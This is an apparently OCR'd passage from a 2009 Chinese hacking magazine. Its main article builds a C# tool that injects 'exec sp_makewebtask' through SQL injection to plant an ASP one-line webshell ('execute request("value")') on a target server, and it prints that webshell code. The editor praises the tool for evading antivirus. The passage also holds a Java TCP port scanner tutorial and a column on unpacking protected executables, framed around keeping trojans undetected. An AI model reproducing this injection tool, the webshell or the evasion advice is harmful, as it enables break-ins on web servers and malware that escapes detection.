    [, [@rowcnt =] rowcnt]
    [, [@tabborder =] tabborder]
    [, [@singlerow =] singlerow]
    [, [@blobfmt =] blobfmt]
    [, [@nrowsperpage =] n]
    [, [@datachg =] table_column_list]
    [, [@charset =] characterset]
    [, [@codepage =] codepage]
```

语法又臭又长，我这里就不多说了，说的话一篇文章也写不完。想成功利用此存储过程必须满足以下条件：

1、权限当然必须是SA的，因为sp_makewebtask对其它的权限拒绝。
2、MSSQL对多语句要支持。
3、web和数据库没有分离的情况下。
4、sp_makewebtask扩展存储没有被删除。

貌似需要的条件还是比较多的，但是细细想来大多数主机都会支持上面的条件。原理部分就那么多了，接下来我用C#语言来打造一款利用工具。打开VS2005新建一个项目，在代码部分的头部加上如下的命名空间：

```
using System.Data.SqlClient;
using System.Text.RegularExpressions;
```

在设计界面选择**4个Textbox、2个label、2个Button、2个label、2个Radiobutton。**需要注意的是，首先是导入一个正则表达式命名空间：**using System.Text.RegularExpressions;**，用来方便接下来对网站地址合法性的判断。判断代码如下：

```
public bool url(string sqlurl)
 {
 return Regex.IsMatch(sqlurl ,"http(s)?://([\\w-]+\\.)+[\\w-]+(/
[\\w- ./?%&=]*)?");
        }
```

返回类型是Bool类型，接下来是定义checknull函数来判断是否为空。

```
public bool  checknull()
        {
            bool fh = true;
            if (sqlurl == "")
            {
MessageBox.Show("请输入网站注入地址!", "提示", MessageBoxButtons.
OK, MessageBoxIcon.Information);
                fh = false;
            }
            else if (lj == "")
            {
MessageBox.Show("请输入路径地址!", "提示", MessageBoxButtons.OK,
MessageBoxIcon.Information);
    fh = false;
            }
            return fh;
        }
```

点击”浏览”按钮，如图1所示，在button_click事件中加入以下代码：




图1　程序界面

```
private void view_Click(object sender, EventArgs e)
        {
            if (sqlurl == "")
            {
MessageBox.Show("请输入网站地址!", "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
            }
else if (url(sqlurl) != true) //判断符合正则表达式规则
            {
                MessageBox.Show("不是合法的网站地址!","提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
dizhi.Text = "http://";
 dizhi.Focus();   //dizhi Textbox 控件获得焦点。
            }
            else
            {
webBrowser1.Navigate(sqlurl);   //打开网站
            }
        }
```

在Form_load()事件中写入如下代码：

```
private void Form1_Load(object sender, EventArgs e)
        {
            dizhi.Text = "http://www.jk1986.cn";
            webBrowser1.Navigate(dizhi.Text);  //默认情况下打开这个地址
        }
```

同样也可以用System.Diagnostics.Process.Start("iexplore.exe", "http://www.jk1986.cn");来替代上面的form_load事件中的代码。

接下来在“提交”按钮上添加如下代码：

```
private void bc_Click(object sender, EventArgs e)
        {
            if (url(sqlurl) != true)
            {
MessageBox.Show("不是合法的网站地址!", "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
                dizhi.Text = "http://";
                dizhi.Focus();
                return;
            }
            if (checknull() != false)
            {
                if (lj.Substring(lj.LastIndexOf(".")+1, 3) == "asp") //利用Substring截取字符
                {
  if (sz.Checked == true || zf.Checked == true)
                    {
                        if (sz.Checked == true)
                        {
                            try
                            {
webBrowser1.Navigate(sqlurl + " ;exec sp_makewebtask '" + lj + "','select''" + muma + "'''"); ///最为重要的部分：利用sp_makewebtask创建个shell
MessageBox.Show("注入成功，连接Shell看看!", "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
                            }
                            catch (Exception err)
                            {
  MessageBox.Show(err.Message, "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
                            }
                        }
                        else if (zf.Checked == true)
                        {
                            try
                            {
webBrowser1.Navigate(sqlurl + "' ;exec sp_makewebtask '" + lj + "','select''" + muma + "'''");
MessageBox.Show("注入成功，连接Shell看看!", "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
                            }
                            catch (Exception err)
                            {
MessageBox.Show(err.Message, "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
                            }
                        }
                        else
                        {
MessageBox.Show("请输入完整信息!", "提示");
                        }
                    }
                    else
                    {
MessageBox.Show("请选择注入类型!", "提示");
                    }
                }
                else
                {
MessageBox.Show("为了更准确，请确保是asp文件!", "提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
                }
            }
        }
```

接下来两个文本框分别获得各自的代码：

```
private void dizhi_TextChanged(object sender, EventArgs e)
        {
sqlurl = dizhi.Text.ToString().Trim();
        }
private void filepath_TextChanged(object sender, EventArgs e)
        {
            lj = filepath.Text.Trim();
        }
private void daima_SelectedIndexChanged(object sender, EventArgs e)
        {
            muma = daima.Text.Trim();
        }
private void dizhi_Click(object sender, EventArgs e)
        {
            dizhi.Text = "";
```

运行一下看看，如图2所示。




图2　运行界面

运行是成功了，我们来实际测试一下，如图3、图4所示。已经成功生成了一个jk.asp文件，里面内容如图5所示。

一句话木马已经成功写入文件，利用以上代码就可通过C#打造一款SA入侵辅助工具，程序还是比较简单的。我想，利用VB来做这个软件应该和C#差不多，只不过C#在效率方面确实比VB高点。上述代码重要的部分我都已经注释了，我想大家都能看懂，有什么不明白的地方欢迎到“黑手”论坛上交流。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：

利用网上的信息实现自己的一句话木马，虽然不是原创，但可以看做原创。面对杀毒软件时再也不用怕了，因为仅此一个，不会被列入黑名单的，哈哈！




图3　测试结果




图4　产生的文件

```
<META content="text/html; charset=utf-8" http-equiv=Content-Type>
<TITLE>Microsoft SQL Server Web 助手</TITLE>
</HEAD>
<BODY>
<H1>查询结果</H1>
<HR>
<PRE><TT>上次更新时间: 2009-01-18 12:37:10.937</TT></PRE>
<P>
<P><TABLE BORDER=1>
<TR><TH ALIGN=LEFT>n/a</TH></TR>
<TR><TD><TT><script language="vbs" runat="server">execute request("value")</script></TT></TD></TR>
</TABLE>
```

图5　生成文件中的代码

JAVA实现TCP端口扫描

文/图 曾云龙

从本文您可以学到：

利用java的相关类实现有连接的TCP端口扫描

萌生想法

见过许多扫描端口的工具，如阿D、s扫描器、xscan等，都是功能很多很实用的东西，让小菜我很是羡慕，就想如果什么时候自己能编出一个扫描端口的工具那该多好啊。

终于在学完了java的网络编程基础部分后，知道了java的一个socket类，称为套接字，应用在TCP/IP协议的传输层。使用此类，可以在客户机与服务器之间建立连接，然后按TCP协议进行双向通信。如果我这台计算机要和其他人的计算机进行通信，就要和他的计算机建立套接字，除非他的某个端口开放，我才能和他通信；否则就要抛出异常。把每个端口都和他建立套接字，就能知道他的计算机开放了哪些端口。当然，由于Socket是基于连接的套接字，只能对tcp端口进行扫描。

程序编写

断断续续奋战若干天，终于完成了我最简单的java端口扫描器，想拿出来和大家共同探讨，高手勿笑啊！如图1所示，是我用java编的一个实现tcp端口扫描的软件界面。




图1　程序界面

因为是基于网络的编程，可以扫描远程主机的端口，所以在程序的开始我们首先要引入java.net包，这个包为网络各层次的编程提供了相关的类。

```
Import java.net.*;
```

由于计算机端口号的范围是从0到65535，这么多的端口如果用单线程的话，是非常慢的，所以我在程序中定义了一个TCPThread类，继承Thread类，具体代码如下：

```
//定义TCPThread类，继承Thread类，为了实现多线程扫描端口而定义的一个类
class TCPThread extends Thread
{
public static InetAddress hostAddress;//声明一个InetAddress对象，用于获取输入的IP地址或域名
public static int MIN_port;//声明一个int对象，用于获取输入的最小端口数
public static int MAX_port; //声明一个int对象，用于获取输入的最大端口数
private int threadnum; //声明一个int对象，记录第几个线程开始启动
//构造方法，两个参数name是线程的名字，threadnum是第几个线程
public TCPThread(String name,int threadnum)
    {
        super(name);
        this.threadnum = threadnum;
    }
//线程启动的时候自动调用run方法，run方法中的内容就是线程启动后要执行的操作
    public void run()
    {
            int i; //定义循环变量
        Socket sokc; //声明套接字对象
for ( i= MIN_port+threadnum; i <= MAX_port; i +=200) //i=MIN_port+threadnum是第threarum个线程从第i=MIN_port+threadnum个端口开始扫描，当扫描完第i=MIN_port+threadnum个端口后，就扫描第i=MIN_port+threadnum+200个端口，看出一些问题了吗？我不是顺序扫描的，而是跳跃性的，那个200就是我定义的线程数。比方说从第1个端口开始扫描，下一个要扫描的端口就是201，由于我定义的是200个线程，所以在调用Tcpthread这个类的时候我用循环依次启动200个线程，就能把1到200之间的端口都扫描完了。在这里还要说句，我在最大端口和最小端口之间又加了一个限制条件，就是最大端口和最小端口之差是200，相信大家都知道我的用意吧，呵呵！
        {
javatcpportscan.lstatus.setText("状态:正在扫描 "+i+" 端口");//标签显示文本
            try
            {
sokc=new Socket(hostAddress,i);//创建套接字实例，对指定IP的端口
```

进行连接

```
        sokc.close();//关闭套接字
        javatcpportscan.tea.append("端口"+String.valueOf(i)+"开放\n");//如果扫描的主机的第i个端口开放的话，就在文本域中输出端口开放的信息，否则抛出异常，转到catch部分执行。当然，我在catch对异常没有做处理，不会把端口没有开放的信息输出来
                    catch (IOException e1)
                    {}
            }
    javatcpportscan.lstatus.setText("状态:端口扫描完毕!");
    }
}
```

这个类写完后，我们就要想该怎么来调用这个类了，当然要对用户的不合法输入进行相关提示了，所以在用户点击"确定"按钮时，要进行以下方面的判断：

1、IP或域名是否正确；
2、最小端口号是否在0到65535之间；
3、最大端口号是否在0到65535之间；
4、最小端口号是否小于最大端口号；
5、由于是用多线程扫描，最大端口号与最小端口号之差等于200；
6、判断最上面IP或域名、最小端口数、最大端口数文本框是否为空。

具体代码如下：

```
if(e.getActionCommand()=="确定"){
  int minport;//获取文本框中输入的最小端口数
int maxport;//获取文本框中输入的最大端口数
            int maxthread=200;//指定线程数
            tea.setText("");//设置文本域初始状态为空
//判断IP或域名文本框是否为空，输入是否正确
            if(tf[0].getText().length()==0){
JOptionPane.showMessageDialog(null,"请输入要扫描的IP或域名!");
                return;
            }
        try
            {
TCPThread.hostAddress=InetAddress.getByName(tf[0].getText());
            }
            catch(UnknownHostException e2)
            {
JOptionPane.showMessageDialog(null,"IP/域名或地址错误!");
 return;
            }
 //判断最小端口数与最大端口数文本框是否为空，输入是否正确    if
((tf[1].getText().equals("")&&tf[2].getText().equals(""))||(tf[1].getText().equals("")&&tf[2].getText().equals(""))||(tf[1].getText().equals("")&&(tf[2].getText().equals("")))){
JOptionPane.showMessageDialog(null,"请输入端口号!");
            return;
            }
                try
                {
minport=Integer.parseInt(javatcpportscan.tf[1].getText());
maxport=Integer.parseInt(javatcpportscan.tf[2].getText());
                }
                catch(NumberFormatException e1)
                {
JOptionPane.showMessageDialog(null,"端口号错误!端口号必须为整数!");
return;
                }
if(minport<0 || minport>65535 || minport>maxport)
                {
JOptionPane.showMessageDialog(null,"端口界于0-65535 !! ");
                return;
                }
            else TCPThread.MIN_port=minport;
            if(maxport<0 || maxport>65535 || maxport<minport)
                {
JOptionPane.showMessageDialog(null,"端口界于0-65535 !! ");
                return;
                }
            else TCPThread.MAX_port=maxport;
//判断最大端口数与最小端口数之差是否为200
            if((maxport-minport)%200!=0){
JOptionPane.showMessageDialog(null,"最大端口数与最小端口数之差为200的倍数 !!");
            return;
            }
javatcpportscan.tea.append("正在扫描 "+javatcpportscan.tf[0].getText()+"的端口\n");
//利用for循环，依次启动200个线程
        for (int i=0;i<maxthread;i++){
new TCPThread("T" + i,i).start();//启动第i个线程
        }
    }
```

这样简单的端口扫描程序随着点击"确定"按钮就实现了，看起来很简单的哦！当然，我们还可以实现对udp端口的扫描，但这时就不能再用基于连接的套接字了，应该是用基于无连接的数据报通信了，要和扫描的主机建立无连接的套接字，这个我没有深究，在这里就不多说了。

刚开始学java，没什么技术含量，只为新手提供点学习资料，为和大家共同学习，结交一些志同道合的朋友，不要见笑哦。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：

基础类的东西相对比较简单，相信对任何编程语言稍有了解的侠客们都是能看懂的。

Cracker 10086

大家好，拿到本刊的时候，已经是过完元宵节了。逝去的2008年，国内发生了不少事情，但是从中也可以看到国人的那种坚强不屈的精神，非常值得我们学习。现在无论新历旧历，都已经是2009年了，新年伊始，对于2009年你又有怎么样的规划呢？如果你还是学生，那么在这一年你想获得怎么样的劳动成果呢？如果你已经迈向工作岗位，那么你又怎么打算2009年的日子呢？是充实还是颓废？有个目标很重要，计划好你的目标，然后努力地去尝试，那么2009年你就是最优秀的了。

每月破资源

1、ACKiller 0.31全系列脱壳机

此脱壳机能够支持以下ACP版本：

–ACProtect 1.06,
–ACProtect 1.07,
–ACProtect 1.09,
–ACProtect 1.09c,
–ACProtect 1.09e,
–ACProtect 1.09g,
–ACProtect 1.10,
–ACProtect 1.20,
–ACProtect 1.21,
–ACProtect 1.22,
–ACProtect 1.22b,
–ACProtect 1.22c,
–ACProtect 1.23,
–ACProtect 1.30,
–ACProtect 1.3b,
–ACProtect 1.3?
–ACProtect 1.32,
–ACProtect 1.35a,
–ACProtect 1.40,
–ACProtect 1.41,
–ACProtect 2.0

确实够强悍的了，怎么样？不错吧？ 还提供有测试样本，赶快试试吧！

再战未知壳的脱壳

——esp 定律的妙用（一）

文 December

从本文你可以学习到：
1、手动脱未知壳的方法
2、一些方法技巧

随着抓鸡啊、挂马啊等等技术的发展，马马的免杀处理方面越来越显得重要起来，连以前的一些黑客高手也不得不先暂时放下手头“工作”，去学习如何免杀，以期望让自己的马马能够存活得久一点。上次我写了一篇《手动脱未知壳》，将这篇与上篇连起来学习，效果更佳。

信息收集

对于现在免杀后的木马来说，还能被查壳工具查出是什么壳应该算是一个不怎么合格的“免杀处理产品”，所以在技术手段的发展下，现在使用 peid 之类的查壳工具查出来的大部分是未知壳，如图 1。




图 1　peid 查壳

